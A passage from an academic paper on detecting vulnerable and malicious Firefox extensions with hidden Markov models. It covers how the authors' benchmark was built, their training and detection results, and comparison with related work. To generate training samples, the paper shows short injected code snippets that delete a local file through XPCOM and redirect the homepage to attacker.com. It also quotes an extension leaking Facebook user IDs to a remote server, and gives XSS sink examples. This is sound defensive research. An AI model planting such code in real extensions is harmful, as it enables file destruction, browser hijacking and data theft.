vulnerabilities based on rules $R1$ to $R4$. We also created malicious scripts which are crafted to exploit these vulnerabilities and perform simple attacks.

Specifically, the generated vulnerabilities include *i*) assign untrusted contents to DOM elements set by `innerHTML` method calls (which can be executed from chrome context), *ii*) replace the argument of `eval` method call with untrusted contents, *iii*) remove replace method calls that are responsible to sanitize inputs from HTML entities, and *iv*) modify the pattern argument of search method calls by removing HTML entities from search pattern.

Example. We applied R8 (arbitrary file deletion) on `Converter-1.1.1-fx` extension, which is from the category of Language & Support (see below). This extension provides the functionality of currency, unit, and timezone conversions. Listing 5 shows the original code present in the `ConverterOverlay.xul` file. Here, a popup menu item is created which if selected triggers a currency conversion method (`MCE.iface.onConvert()` defined in *converter_iface.js* file). Listing 6 shows the code after applying the rule. More specifically, we replaced `MCE.iface.onConvert` method with $R8$.

```
<script type=``application/x-javascript'' src=``converter_iface.js
    '' />
<menupopup id=``contentAreaContextMenu''>
<menuitem id=``context_converterselect'' oncommand=``MCE.iface.
    onConvert()'' insertafter=``context-searchselect'' image=``
    chrome://converter/skin/cv_stat_on.png" class=``menuitem-iconic
    ''/>
</menupopup>
```

Listing 5: Example: Generation of malicious extension from benign extension (Before applying `R8`).

For the malicious extensions, they are created by modifying XUL files. The event handler randomly invokes a number of actions (following rules $R5$ to $R8$ shown in Table 2) based on known attacks performed by a malware [45]. These vulnerable actions include *i*) changing of the default browser setting (e.g., change home page entries), *ii*) accessing to password, cookie managers and supplying the information to a remote website, *iii*) reading history and bookmark managers and opening new windows, and *iv*) deleting a file from local disk.

```
<script type=‘‘application/x-javascript” src=‘‘converter_iface.js”
    />
<script type=‘‘application/x-javascript” src=‘‘attack.js” />
<menupopup id=‘‘contentAreaContextMenu”>
<menuitem id=‘‘context_converterselect” oncommand=‘‘r8()”
    insertafter=‘‘context-searchselect” image=‘‘chrome://converter/
    skin/cv_stat_on.png” class=‘‘menuitem-iconic”/>
</menupopup>
```

Listing 6: Example: Generation of malicious extension from benign extension (After applying R8).

The $R8$ rule deletes a file from a local disk. More specifically, as noted before, JavaScript-based extensions communicate with XPCOM through a JavaScript object named Components. By the design of the Firefox extension system, this object is automatically granted powerful privilege scores. For example, Listing 7 shows how to obtain an XPCOM object instance and perform the remove operation. We implemented this method in a separate JavaScript file (**attack.js**), which is included in the XUL file.

```
1   var aFile = Components.classes[‘@mozilla.org/file/local;1’].
        createInstance();
2    if (aFile instanceof Components.interfaces.nsILocalFile){
3    aFile.initWithPath(‘‘c:\\init.bat’’);
4    aFile.remove(false);
5   }
```

Listing 7: An example that shows how to obtain an XPCOM object instance from the Components object. The extension invokes the remove method to perform the file delete operation through XPCOM.

```
1 init : function () {
2    window.addEventListener (‘‘keypress’’,
3      function (e){
4            EasyAccent.process_keypress(e)
5      }, true);
6    var prefs = Components.classes[‘@mozilla.org/preferences-service
         ;1’].getService(Components. interfaces.nsIPrefBranch);
7    prefs.setCharPref(‘browser.startup.homepage’,‘http://www.
         attacker.com’);
8    return true;
9   }
```

Listing 8: Generating malicious extension from *EasyAccent* extension based on `R5`.

Table 3: Summary of subject extensions used in our model training.

Category	**# of benign extensions**	**# of vulnerable extensions**	**# of malicious extensions**
C1: Language & Support	100	960	400
C2: Photos, Music & Video	100	1153	400
C3: Security & Privacy	99	1608	396
C4: Social & Communication	100	2845	400
C5: Alert	103	645	412
C6: Bookmark	100	893	400
C7: Games & Entertainment	101	589	404
Total	703	8693	2812

Note that some Firefox extensions in our benchmark do not have visible GUIs. In those cases, we semi-automatically apply the rules on the original JavaScript extensions' code to ensure that the injected code gets activated. Listing 8 shows an example application of this method for `EasyAccent-0.65` extension (Category C4) in Table 6. This extension does not have any GUI in XUL file or any event handler method call. The `init : function ()`, in Listing 8, is invoked when enabling the extension. The method is registering an event listener for key press. Lines 6 and 7 are the injected malicious script code generated based on $R5$. Here, we modified the default home page of the browser to an arbitrary website which can be replaced by an attacker controlled domain.

4.2. Training Setup

Our initial HMM models were trained using a number of real-world Firefox extensions (see Table 3). To balance the mix of extension types, we considered seven distinct classes of browser extensions as shown in the "Category" column of Table 3. Examples from each category are shown in Table 6. For each of the extensions, we analyzed the number of `XUL` files, the number of visible interfaces (e.g., menus, buttons with event handler), and the number of JavaScript files. We also evaluated the number of `XPCOM` APIs, `window.open`, `search`, `replace`, `innerHTML`, and `eval` method calls in JavaScript code for each of the benign extensions. The last two columns of Table 3 show the number of vulnerable and malicious samples generated by applying the rules presented in Table 2. This allowed us to alter the observation probabilities widely across these extensions. Notice that the application of rules R1-R4 depend on the presence of specific method calls (e.g., R3 requires the presence of `eval` method call) as well has how many times the calls appear. Therefore, the number of vulnerable extension samples generated for each extension vary across each of the extension categories.

During our experiment, we noticed that most of the extensions generate visible user interfaces. However, many extensions from C1 (total 49), C2 (total 44), C4 (total 36), C5 (total 67), C6 (total 32), and C7 (total 59), have XUL

files with no visual user interfaces (GUIs). C3 has the least number of extension examples (total 17) without any visible interfaces in the XUL files. Nevertheless, some extensions from C3 category (e.g., `Easyaccent`) and from C4 category (e.g., `Facebook_dislike` and `Youtube_video_replay`) generated custom user events in JavaScript files. All the extensions applied `nsIPrefService`, which is used to set default values associated with each of the extensions.

Most of the extensions used in our experiment have accessed the local filesystem (`nsIIOService`), cookie storage (`nsICookieService`), RDF data source for reading and writing to RDF files (`nsIRDFService`, `nsIRDFContainer`), open windows in the browser (`nsIWindowMediator`), auto completion mechanism (`nsIAutoCompleteController`), console system (`nsIConsoleService`), and RSS feed system (`nsIFeed`). The extensions open new window based on user events to fetch local resources or from the website of the extension developer. Most of the extensions use `search`, `replace`, and `innerHTML` method calls. However, few number of extensions include `eval` method calls. The highest number of eval method call is found in the extension of category C5 (total 43) followed by categories C4 (total 19), C3 (total 14), C2 (total 14), C1 (total 10), C6 (total 8), and C7 (total 5).

5. Experimental Evaluation

This section presents the evaluation results of the proposed approach using real-world extension samples.

5.1. Evaluation Summary

To assess the effectiveness of our approach in detecting browser extension types using the trained models, we tested 387 Firefox extensions from the seven categories (see Table 7). These extensions are collected from trusted sources such as Mozilla Add-ons repository (mainly benign samples), Bugzilla reports, other websites that report malicious extensions and related literature (such as [46]). We extracted the features from each of the extensions and computed the observation probabilities for the three models. Columns 3 to 5 (see Table 7 for some extension examples) show the observation probabilities of features with respect to the three models.

Table 4 shows a summary of our evaluation results for the above dataset. As shown in the table, for instance, while evaluating extensions from C4, we observed that out of 51 samples, 40, 4, and 5 extensions are correctly classified as benign, vulnerable, and malicious, respectively. Among the detected vulnerable and malicious extensions, 4 of them were known beforehand, whereas 5 extensions (`Wikipedia toolbar`, `Beatnik-1.2`, `FaceBlus`, `Emotimania`, `Youtube add-on`) are discovered by our approach. On the other hand, two extensions (`LocalLink 0.5`, `Telify 1.3.3`) were incorrectly classified as malicious (see Column 6) thereby 3.9% FP rate is observed. However, the overall accuracy of our approach has showed only 2.32% false positive (i.e., accuracy level of approximately 97.68%). The incorrectly classified samples are either due to those

Table 4: Summary of our detection results.

Category	# of Extension	Extension Detected As: Benign (Correctly)	Vulnerable (Correctly)	Vulnerable (Incorrectly)	Malicious (Correctly)	Malicious (Incorrectly)	FP (%)
C1	46	43	3	0	0	0	0
C2	45	42	2	0	0	1	2.22
C3	45	43	0	0	0	2	4.44
C4	51	40	4	0	5	2	3.90
C5	50	46	2	0	0	2	4.0
C6	50	48	1	0	0	1	2.0
C7	50	45	4	0	1	2	4.0
						Overall FP	2.32

features used in our modeling seem to be commonly shared by the three extension types or due to a large number of event handler methods perform similar function calls with exactly the same argument.

5.2. Evaluation Detail

With respect to C1 category, most of the tested extensions intended to perform search in the online dictionary service when a user visits a webpage and selects texts to lookup the meaning. Our observation indicated that if the supplied or selected text is not filtered by the extension, then depending on the presence of reflected XSS vulnerabilities in the dictionary server provider website, a user can become a victim of malicious activities. For instance, by correctly detecting the three vulnerable extensions (`Wikipedia`, `Select Text`, and `Beatnik`), we confirmed the result reported in [3]. The vulnerability is due to the lack of sanitization before generating contents from untrusted sources (RDF) to webpage DOM nodes (`innerHTML` method call).

Sruthi et al. [3] also reported the vulnerability in `Wikipedia Toolbar 0.5.9`. The other two have not been found to be vulnerable by related work, but our approach was able to detect these vulnerable extensions. By analyzing the XUL and JavaScript files of these extensions, we also confirmed that they are correctly categorized. For instance, while investigating the result of the `Budaneki-2.0` extension, we found that the *title* field is not properly sanitized in the code:

```
menuButton.firstChild.innerHTML=providers[id].title;
```

In particular, `Budaneki-2.0` extension is developed to instantly obtain information for selected texts and display inside an inline window (without filtering the contents). The information can be obtained via a translation service from Google. A possible attack may include providing malicious JavaScript code for translating from English to English.

The extensions in C2 are developed to interact with popular photo sharing (e.g., `Facebook`, `Tineye`) and videos (`Youtube`, `Rai TV`) websites. These extensions perform actions based on user level interactions (e.g., button click), by

mainly interacting with one unique domain. For example, `Facebook` toolbar button lets a user visit the favorite Facebook profile quickly by adding a special Facebook button in the toolbar. Similarly, a user can interact with extensions for image resizing, uploading, zooming (e.g., `Fotofox`), and video downloading, replaying, and converting (e.g., Bulk Image Downloader and YouTube Converter). Note that these extensions are generally treated as benign.

During our evaluation, we found that two extensions from C2 as vulnerable. The `Who stole my pictures?`(0.0.8) extension searches for copies of a given image in multiple third party websites (e.g., Yandex.ru, Tineye.com). This may lead to reflected XSS vulnerabilities provided that the supplied name of an image includes malicious JavaScript code and the remote websites are vulnerable for XSS. `Fire Media Player` 2.2 suffers the same vulnerability since it displays the list of favorite artists without filtering the contents. A user can create music playlists containing malicious JavaScript code, which later can be invoked in the local machine. Moreover, our approach incorrectly classified the `SilveOS` extension as malicious, leading to a false positive signal. The extension simulates an operating system inside the browser. It allows a user to launch applications right away without installation and having an application being executed in draggable and resizable windows. This might be the cause for the false positive.

With respect to C3, although none of the tested extension was classified as vulnerable, we noticed that two of the benign extensions (i.e., `CookieSwap` and `Cookies Export/import`) incorrectly classified as malicious. For instance, the latter extension allows a user to import or export cookies to outside sources. This violates the underlying assumption of our model, namely transferring or receiving sensitive information to/from external sources is a symptom of malicious activity.

Similarly, in our evaluation of the C4 category extensions, we find two false positive warnings. Among them the `LocalLink 0.5` extension opens local URLs ("file://") from any webpage, allowing an attacker to access sensitive resources from local machine such as files. The other extension named `Telify 1.3.3` converts telephone numbers to a diverse type of clickable links for use with CTI applications, SIP clients, Skype, Netmeeting, etc. These links represent different external web services which seemed to be malicious by our approach. In addition, three extensions (i.e., `infoRSS`, `Blank Canvas Signatures`, and `Pearltrees`) in this category found to be vulnerable in our approach. While model matching, we found that these extensions matched with the known type. However, two benign extensions are identified as vulnerable based on our detection model, as we also confirmed in our manual code analysis of these extensions. For instance, the `Pearltrees 6.0.15` extension allows a user to collect, organize and share everything on web. In our manual inspection of the source code of this extension revealed a vulnerability in `util.js` file (*content/controller*) as shown Listing 9.

```
1 openURLinNewTab : function (url) {
2     var wm = Components.classes[''@mozilla.org/appshell/window-
          mediator;1"].getService(Components.interfaces.
          nsIWindowMediator);
```

```
3       var recentWindow= wm.getMostRecentWindow(''navigator:browser");
4           if (recentWindow) {
5               /*Use an existing browser window*/
6             recentWindow.delayedOpenTab(url, null, null, null, null);
7           }
8           else {
9               /* No browser windows are open, so open a new one.*/
10              window.open(url);
11          }
12      } //code continue
```

Listing 9: openURLinNewTab function where the vulnerability in the `Pearltrees6.0.15` extension exists.

Here, the url (represents a URL address) parameter is supplied in the function is used to create a new page in a new tab or window. However, the URL is not encoded, as a result, inline JavaScript code can be supplied in URL parameter causing an exploitation through reflected XSS vulnerabilities.

Our approach detected five malicious extensions from C4 category. While three of them have been reported in Bugzilla [29], two extensions (namely, `Facebook_dislike` and `Facebook Rosa`) are newly discovered using our approach. The snippet code in Listing 10 shows the part that `Facebook_dislike` extension maliciously stores information in JSON objects (stored in local disk). The extension performs queries to Facebook's website (whitelisted website based on the homepage field value present in resource description file of the extension) based on standard APIs to retrieve *userid* and preference information to the website `https://graph.facebook.com`. However, after the information is obtained, the *userid* information is leaked to a remote website (`http://dislikenew.doweb.fr/get2.php`) that is not related to Facebook.

```
1 function(ids, callback, data){reqeust.Request({url:''https://graph.
      facebok.com/?fields=id,name,link& ...})
2 ...
3 function(userid, arrayId) {reqeust.Request({url:''http://dislikenew
      .doweb.fr/get2.php?u=''+encodeURIComponent(userId)+"& ...
```

Listing 10: Code snippet that is found to be malicious in `Facebook_dislike extension`.

```
1 document.getElementById('alertImage').setAttribute('src', args.
      image); //popup.js
2 ...
3 self.port.on('setIcon', function(url) { //badge.js
4     document.getElementById('button-img').src = url;
5 });.
```

Listing 11: Vulnerability found in Twoo 1.4.0.1 extension.

For C5, we found 46 extensions as benign, 2 as vulnerable and 2 as malicious extensions. The below snippet code shows a vulnerability in the HTML Desktop Notifications 1.2.2 extension where the source attribute is set with

`window.arguments[0]` (external input source). In the snippet code, an attentive attacker can supply JavaScript code "javascript:alert(xss)" as a value for the argument.

```
document.getElementById('pxl-image').setAttribute('src', window.
    arguments[0]);
```

Listing 11 shows two more similar examples of vulnerability for Twoo 1.4.0.1 extension where an image url is not filtered before being used to set the attribute of `alertImage` (via `args.image` input) and `button-img` (via url input).

From category C6 , 48 extensions have been found as benign, one as vulnerable, and one as malicious. We manually investigated the malicious extension which is found to be not a real malicious extension as shown below.

```
list = eval(Application.prefs.get('extensions.hatenabookmark.
    statusbar.counterIgnoreList').value);

pref("extensions.hatenabookmark.statusbar.counterIgnoreList",
    "['\\^https:\\/\\/.*\\$', '\\^https?:\\/\\/192\\\\.168\\\\.\\\\
    d+\\\\.\\\\d+.*\\$', '\\^https?:\\/\\/172\\\\.((1[6-9])
    |(2[0-9])|(3[0-1]))\\\\.\\\\d+\\\\.\\\\d+.*\\$', '\\^https
    ?:\\/\\/10\\\\.\\\\d+\\\\.\\\\d+\\\\.\\\\d+.*\\$']");
```

As shown above, the `eval` method call in the `hatena_bookmark-2.3.5-fx` extension is used to obtain an array of expressions that would be ignored. The list is defined as a member of the preference object (`pref`, `hatenabookmark.js` file). Similarly, our approach classified the samples from C7 45, 4 and 1 as benign, vulnerable, and malicious respectively (details omitted).

Finally, we measured the overhead of our approach in detecting extension types on Pentium IV PC (Dual core-processor) running Windows 7. The overhead is mainly due to the time to extract observation features and compute the probabilities of HMM models during the detection process. Our analysis showed that heavy extensions (in terms of the analyzed line of code, LOC) show more delay while detecting their extension types. The minimum and maximum time delay observed were $0.335\mu s$ and $12.217\mu s$, respectively, for `Do_not_track` (7,681LOC) and `Ant_video_dowloaded` (818LOC) extensions. However, the obtained overhead is negligible compared to the related work that apply dynamic browser instrumentation, e.g., [4]. The overhead mostly occurs during features extraction, which can be reduced by applying online machine learning techniques.

5.3. Limitation of the Work

Scalability. Since most of the activities (such as feature extraction, model generation and training) are automated, the current prototype implementation can be deployed to analyze browser extensions. The approach can easily be extended such as by adding newly observed features that can characterize an extension type. However, the analysis of the current prototype implementation is limited to non-obsfucated Javascript extension codes. This limits the ability to scale in detecting heavily obfuscated extensions. In fact, in our experiments we did not evaluate obfuscated extensions codes. This is partly because all the

malicious extension obtained from Bugzilla did not have encrypted code. One way to address this issue is to incorporate our approach with dynamic analysis (with reverse engineering) techniques and heuristics from web application security before generating the models to effectively detect (vulnerable or malicious) extensions with obfuscated code. Note also that, in our current implementation, the counting of specific features occurrences or combination of features are done for single JavaScript source file.

Empirical Rules. Malicious extensions are widely available either from the literature or as open source repository. We are aware that large number of extensions can be found from commercial anti-virus companies to which we have no access. Similarly, the lack of known vulnerable extensions is common in the literature. We addressed this challenge by generating vulnerable and malicious extensions using the rules defined. In practice, not all the rules generate vulnerable or malicious extension provided that the source of the input is not reachable to vulnerable locations. We directly inject a vulnerable code into the closest point of input interpretation such as opening a new window with a dynamic url or eval method call. However, this approach is less efficient when the size of the extension code is too large. Namely, the rules would be exhaustive when attempting to generate reasonably large sample size. Furthermore, it would be much complicated to apply the rules into encrypted extension code. One way to solve these problems is to convert the rules into sequence of threat actions and devise a mechanism to inject them into an extension code. Thus, in the modified (vulnerable or malicious) extensions, not only extensions are modified according to the rules, but they can also be transformed by the execution of one or more threat actions. Note that the scope of the analysis we can perform depends upon the injection strategy that is chosen. The most general strategy is injecting all possible threats at all possible steps of the process without affecting the functionality of the extension.

Analysis. Currently, our approach analyzes JavaScript code based on common DOM and `XPCOM` APIs. We do not check `XPCNativeWrapper` based protection that limits access to the properties and methods of the object it wraps. We plan to develop more features by applying a suitable JavaScript parser to other relevant static or dynamic method calls —e.g., to analyze parameters of dynamic JavaScript code generation functions such as `eval()`. Note that our current prototype implementation executes centrally. In fact, it is possible to design the tool in order to execute within the user space of the browser (as a monitoring layer inside the XPConnect). However, such an approach requires heavy modifications to the browser and the Mozilla platform. Obviously, this would complicate the implementation and deployment of the solution. Furthermore, due to the rapid evolving nature of Firefox this would raise additional challenges such as continued maintenance of the system against the evolution of the Firefox source code.

6. Related Work

In this section, we place our approach in the context of related work on defending the security of web browser extensions.

6.1. Qualitative Comparison

In [47], a static analysis technique is used to identify vulnerable browser extensions. The approach transforms the source code of an extension to static single assignment form which is used to generate function call graphs. Thereafter, the extension code is converted to a database of facts. In combination with the call graph, the fact database is used to find out capability leaks in extensions. The approach detects only vulnerable extensions and suffers from performance overhead due to tracking of objects within the entire system. A dynamic taint analysis in the Firefox browser to detect the execution of untrusted JavaScript code is also presented in [25].

An approach to mitigate the exploitation of vulnerable extensions based on separation of privilege levels is proposed in [6]. The concept of specifying manifest file of Google Chrome extensions to limit the harmful consequence of exploiting vulnerable extensions is discussed. For example, an extension can specify which websites it intends to access in the manifest file. Thus, an attacker may not be able to access webpages from other websites to read sensitive information. If an extension requires executing arbitrary code, the corresponding binary file must be specified in the manifest file. However, the approach is cumbersome to adapt across all browsers as it requires legitimate users to define the usage of APIs in advance in the manifest file.

The principle of least privilege and privilege isolation is not properly enforced in the Chrome browser by assessing the implemented security features of the Chrome extension system. To address this issue, a micro-privilege management tool to augment the existing privileges supported by Chrome and provide finer-grained privileges is proposed in [48]. Our work complements this work by widening the scope of the detection to identify vulnerable and malicious extensions.

ZOZZLE is a Bayesian classifier based approach for detecting and preventing JavaScript-based malware in the browser [49]. The approach is integrated with the JavaScript engine of the underlying browser to extract and process individual fragments of JavaScript code created by runtime code generation function (such as `eval`). Using the processed results, the approach creates features based on the hierarchical structure of the JavaScript abstract syntax tree to build a naïve bayesian model, which in turn is trained using some benign and malicious webpages. The approach is effective in detecting and preventing JavaScript injection attacks with low false positive, which was observed in their previous work [50]. Once a malicious JavaScript is determined, the authors manually examining the code to categorize it in various ways. Similarly, we perform static analysis once our approach has been detected the type (mainly vulnerable and malicious) of browser extension. Like other techniques for web security , ZOZZLE is not suitable in the context of browser extension security.

Various works use HMM-based technique to detect malicious activities. In this area, the work closest in spirit to ours can be found in [5, 51, 46, 52, 53, 54]. A learning-based approach to detect malicious extensions for Internet Explorer browser is presented in [5]. The approach learns activities performed by malicious extensions in browsers, e.g., malicious extensions send information to an attacker controlled websites. The detection model is built using feature set extracted from operating system level API calls made by the extensions due to different user events. An extension is considered as malicious if the API calls match a known set of suspicious calls. In contrast, our approach uses the probability distributions of XPCOM APIs presence in (benign, vulnerable, and malicious) extensions to develop the detection models. While these approaches to detect malicious extensions presence are complementary to our work, they do not address the learning of vulnerable and benign browser extensions.

Some network level attacks (e.g., denial of service, port scanning) can be detected by analyzing network level packet streams and by identifying the sequence of API call patterns using an HMM-based model [52]. Similarly, an HMM-based detection model is built to detect rogue wireless access points [51]. This approach considers the traffic characteristics associated with each host (can be good, probed, or compromised state) present in a network, where the inter arrival time of packet as observation of the model is used as a distinguishing characteristic. Analogously, we define a set of observations in the context of browser extensions such as presence of visible interface, user event, and functionality.

Detection of software piracy using HMM by generating morphed copies of a given software that needs to be protected is discussed in [46]. The opcode sequences of morphed are copies extracted from software under analysis and appended to form observation sequence. In the detection phase, the opcode sequence form a suspected software is extracted and matched against the trained HMM. A high score means that the suspected software is similar to the original software. Our approach is similar to this but applied in different context, i.e., in browser extensions context.

Wang et al. [53] apply HMM to extract the general pattern of XSS attack signatures with the objective of generating new attack signatures. An application level IDS to detect attacks in web applications is presented in [54]. In particular, the authors developed an HMM based on legitimate HTTP traffic (request and response URL) for the detection of attacks, where an attack is considered as a noise in the regular traffic. In contrast, we codify the sequence of benign, vulnerable, and malicious observations and train our models separately for the purpose of detecting the type of new extensions before they can be installed.

6.2. Quantitative Comparison

We have compared our approach with four out of the above discussed works (i.e., [3, 26, 4, 27]) since we were able to get access their prototype implementation. Table 5 shows the summary of our comparison. As shown in the table, our approach performed better than VEX for identifying not only known,

Table 5: Comparison of our detection with some related work.

Extension	Type	Our Approach	[3]	[27]	[4]	[26]
Wikipedia Toolbar-0.5.9	Vulnerable	Yes	Yes	Yes	No	No
Fizzle 0.5.1	Vulnerable	Yes	Yes	Yes	No	Yes
Fizzle-0.5.2	Vulnerable	Yes	Yes	Yes	No	Yes
Beatnik-1.2	Vulnerable	Yes	Yes	Yes	No	Yes
Budaneki-2.0	Vulnerable	Yes	No	No	No	Yes
Facebook_dislike-3.0.2	Malicious	Yes	No	Yes	No	No
Facebook_Rosa	Malicious	Yes	No	Yes	No	No

but also unknown vulnerable and malicious extensions. Thus, our HMM-based approach is complementary to other approaches for detecting vulnerable and malicious extensions.

A number of approaches have been proposed to discover malicious extensions in web browsers automatically [4, 5, 55]. More specifically, an approach to mitigate malicious extensions from being installed or operating in browsers is developed [4]. This approach relies on ensuring the integrity of browser code by digitally signing the source code of extensions. When a browser loads extensions, it verifies the generated signature with known benign signatures to conform that they are not supplied by attackers. A set of global policies are proposed to restrict specific activities performed by malicious extensions. As a result of this, based on our manual investigation, the approach presented in [4] was not able to detection the extensions shown in Table 5. Furthermore, this approach requires a modification of the Firefox browser to enforce the extensions integrity and policy checking resulting up to 24% overhead. In contrast, our approach not only detects malicious, but also vulnerable extensions with a negligible overhead.

An approach based on static information flow analysis to detect (some of) the known vulnerabilities in Firefox browser extensions is discussed in [3]. In their analysis, suspected sources and sinks are identified followed by confirming the presence of flows between sources and sinks. In contrast, we profiled the common features (observation sequence) of benign, vulnerable, and malicious extensions to develop our models and detect the type of a given extension.

A runtime protection mechanism based on code transformation techniques to differentiate between legitimate and malicious JavaScript code supplied through unsanitized inputs to extensions is proposed in [26]. JSPoint and JSRand are the two components that offer a comprehensive defense to code injection attacks. The JSRand component processes extension code by first parsing then randomizing the code based on an encryption key. The JSPoint component statically analyzes the code for dangerous information flows. If any such flows are found, then the entire flow is not randomized. This is done because during the execution of an extension, code is sent back to JSRand to be derandomized before being executed. Legitimate code from the extension will be derandomized and executed correctly. Any unsafe code from suspicious information flow will be derandomized into a scrambled state and fail when being

executed by the browser. Moreover, they developed a static points-to analysis technique for analyzing user supplied input parameters to dynamic JavaScript code generation functions used in extensions. Their approach neither relies on any particular extension API nor it changes the existing extension platforms. However, when supplying some of the test extension samples, their approach was not able to correctly detect some of the extensions' type (see Table 5). The reason is that JSPoint and JSRand are not capable of detecting features such as "Visible interfaces may or may not be present", and as a result the randomizer/derandomizer let such features to pass smoothly. Furthermore, to assess the effectiveness of the proposed implementation, the authors tested on forty Mozilla Firefox extensions. We run the same number of extensions to test their approach. Unfortunately, most of the extensions were not able to execute due to a presence of bugs in their implementation. Table 5 shows the result of the 7 extensions we ran to test using JSPoint and JSRand.

`SENTINEL` [27] is a complementary approach that implements a runtime policy enforcement technique based on user-defined policies to prevent legacy JavaScript-based Firefox extensions from malicious activity dynamically. The approach attempts to automatically modify the extension without the user's intervention so as to enable runtime monitoring by intercepting the core `XPCOM` operations within the core browser library. In contract, we are profiling the sequences of the APIs to identify malicious operations statically based on a probabilistic model. Following their methodology, we defined policies (since the extensions used in our case were mostly non-legacy extensions) and fed extension samples to their system. `SENTINEL` was able to prevent all the extensions but `Facebook_dislike-3.0.2`. While their approach is effective, it is designed only for existing JavaScript Firefox extensions. Furthermore, they do alter the source code of the extensions in their analysis. Note also that the authors experimented `SENTINEL` only on 10 Firefox extensions using the 4 attack scenarios they designed following [56, 57].

7. Conclusion

Modern web browsers are feature-rich systems, offering extended functionalities and customizable environment through extensions. This enhances the browsing experiences of web users for wide variety of reasons, including for routinely conduct sensitive transactions. Similarly, browsers are becoming a primary concern for end users as extensions can potentially access and misuse sensitive resources. Thus, checking the presence of symptom of vulnerable and malicious features in extensions is a step towards mitigating some of the consequences. Despite many mitigation approaches are available to defeat cybersecurity breaches on web, a vast number of real-world incidents took place in the past few years, affecting both industry and government sectors. Web browsers are the primary source of exploiting a large number of security breaches over the Internet.

In this paper, we presented an approach based on HMM technique to detect vulnerable and malicious extensions. We defined entities of HMM to encode the

complex observation sequence for benign, vulnerable, and malicious extensions. The features considered in our approach include the visible user interface, user generated event-based functionalities, presence of input filters as characteristics of benign extensions, while defining other complementary characteristics for vulnerable and malicious extensions.

We implemented a prototype tool and developed a benchmark to perform the evaluation. A set of generic rules is defined to transform benign extensions to vulnerable and malicious extensions in order to address the shortcomings of real-world extensions of these types. The evaluation of our approach demonstrated that the approach can detect real-world browser extension types by comparing against the three detection models we built. Although the number of samples used during our evaluation is small to support the effectiveness of HMM, our approach can be used as a complementary technique to existing approaches.

Acknowledgment

This work was partially supported by the Natural Sciences and Engineering Research Council of Canada (NSERC) and the Kennesaw State University College of Science and Mathematics Faculty Summer Research Award Program (USA). Finally, we mention that this article is an extended version of our previous paper —Hossain et. al [30].

References

[1] Mozilla Firefox, Firefox Add-ons Cross More Than 3 Billion Downloads!, https://blog.mozilla.org/blog/2012/07/26/firefox-add-ons-cross-more-than-3-billion-downloads/, 2012.

[2] B. S. Lerner, L. Elberty, N. Poole, S. Krishnamurthi, Verifying Web Browser Extensions' Compliance with Private-Browsing Mode, in: J. Crampton, S. Jajodia, K. Mayes (Eds.), ESORICS, vol. 8134 of *Lecture Notes in Computer Science*, Springer, ISBN 978-3-642-40202-9, 57–74, 2013.

[3] S. Bandhakavi, N. Tiku, W. Pittman, S. T. King, P. Madhusudan, M. Winslett, Vetting browser extensions for security vulnerabilities with VEX, Commun. ACM 54 (2011) 91–99.

[4] M. T. Louw, J. S. Lim, V. N. Venkatakrishnan, Enhancing web browser security against malware extensions, Journal in Computer Virology 4 (3) (2008) 179–195.

[5] E. Kirda, C. Kruegel, G. Banks, G. Vigna, R. A. Kemmerer, Behavior-based spyware detection, in: Proceedings of the 15th conference on USENIX Security Symposium - Volume 15, USENIX-SS'06, USENIX Association, 2006.

[6] A. Barth, A. P. Felt, P. Saxena, A. Boodman, Protecting Browsers from Extension Vulnerabilities, in: Proceedings of the Network and Distributed System Security Symposium, The Internet Society, 2010.

[7] J. Wang, X. Li, X. Liu, X. Dong, J. Wang, Z. Liang, Z. Feng, An empirical study of dangerous behaviors in firefox extensions, in: Proceedings of the 15th international conference on Information Security, ISC'12, Springer-Verlag, 188–203, 2012.

[8] OWASP, Cross-site Scripting (XSS), `https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)`, 2013.

[9] A. Householder, K. Houle, C. Dougherty, Computer Attack Trends Challenge Internet Security (Supplement to Computer Magazine) 35 (2002) 5–7.

[10] D. Dagon, G. Gu, C. P. Lee, A Taxonomy of Botnet Structures, in: W. Lee, C. Wang, D. Dagon (Eds.), Botnet Detection, vol. 36 of *Advances in Information Security*, Springer, ISBN 978-0-387-68768-1, 143–164, 2008.

[11] N. Provos, P. Mavrommatis, M. A. Rajab, F. Monrose, All Your iFrames Point to Us, in: Proceedings of the 17th conference on Security symposium, 2008.

[12] Y.-M. Wang, D. Beck, X. Jiang, R. Roussev, C. Verbowski, S. Chen, S. T. King, Automated Web Patrol with Strider HoneyMonkeys: Finding Web Sites That Exploit Browser Vulnerabilities, in: NDSS, 2006.

[13] A. O. Stuart Schechter, Rachna Dhamija, I. Fischer, The Emperor's New Security Indicators: An evaluation of website authentication and the effect of role playing on usability studies, in: S&P, 51–65, 2007.

[14] MSISAC, Multiple Vulnerabilities in Adobe Flash Player and Adobe AIR Could Allow Remote Code Execution (APSB13-11), `http://msisac.cisecurity.org/advisories/2013/2013-038.cfm`, 2013.

[15] Sean Ford, Marco Cova, Chris Kruegel, and Giovanni Vigna, Analyzing and Detecting Malicious Flash Advertisements, in: ACSAC, 363–372, 2009.

[16] J. Seo, M. S. Lam, InvisiType: Object-Oriented Security Policies, in: In Proceedings of the Annual Network and Distributed System Security Symposium, The Internet Society, 2010.

[17] Symantec, 2011 Trends: Internet Security Threat Report, Tech. Rep., 2012.

[18] Z. Chufeng, W. Qingxian, Systematical Vulnerability Detection in Browser Validation Mechanism, in: Proceedings of the 2011 Seventh International Conference on Computational Intelligence and Security, IEEE Computer Society, 831–836, 2011.

[19] E. Y. Chen, J. Bau, C. Reis, A. Barth, C. Jackson, App isolation: get the security of multiple browsers with just one, in: ACM Conference on Computer and Communications Security, 227–238, 2011.

[20] C. Grier, L. Ballard, J. Caballero, N. Chachra, C. J. Dietrich, K. Levchenko, P. Mavrommatis, D. McCoy, A. Nappa, A. Pitsillidis, N. Provos, M. Z. Rafique, M. A. Rajab, C. Rossow, K. Thomas, V. Paxson, S. Savage, G. M. Voelker, Manufacturing compromise: the emergence of exploit-as-a-service, in: ACM Conference on Computer and Communications Security, ACM, 821–832, 2012.

[21] B. Eshete, A. Villafiorita, K. Weldemariam, BINSPECT: Holistic Analysis and Detection of Malicious Web Pages, in: Security and Privacy in Communication Networks - 8th International ICST Conference, SecureComm 2012, Padua, Italy, September 3-5, 2012. Revised Selected Papers, 149–166, 2012.

[22] S. P. McCarthy, IDC Government Insights: The Skinny On the International Hacking Attempts Against the U.S., `http://goo.gl/JRFTx`, 2013.

[23] MailOnline, DISABLE Java on your Computer or Risk being Hacked, Warns Homeland Security, `http://goo.gl/Bwy48`, January, 2013.

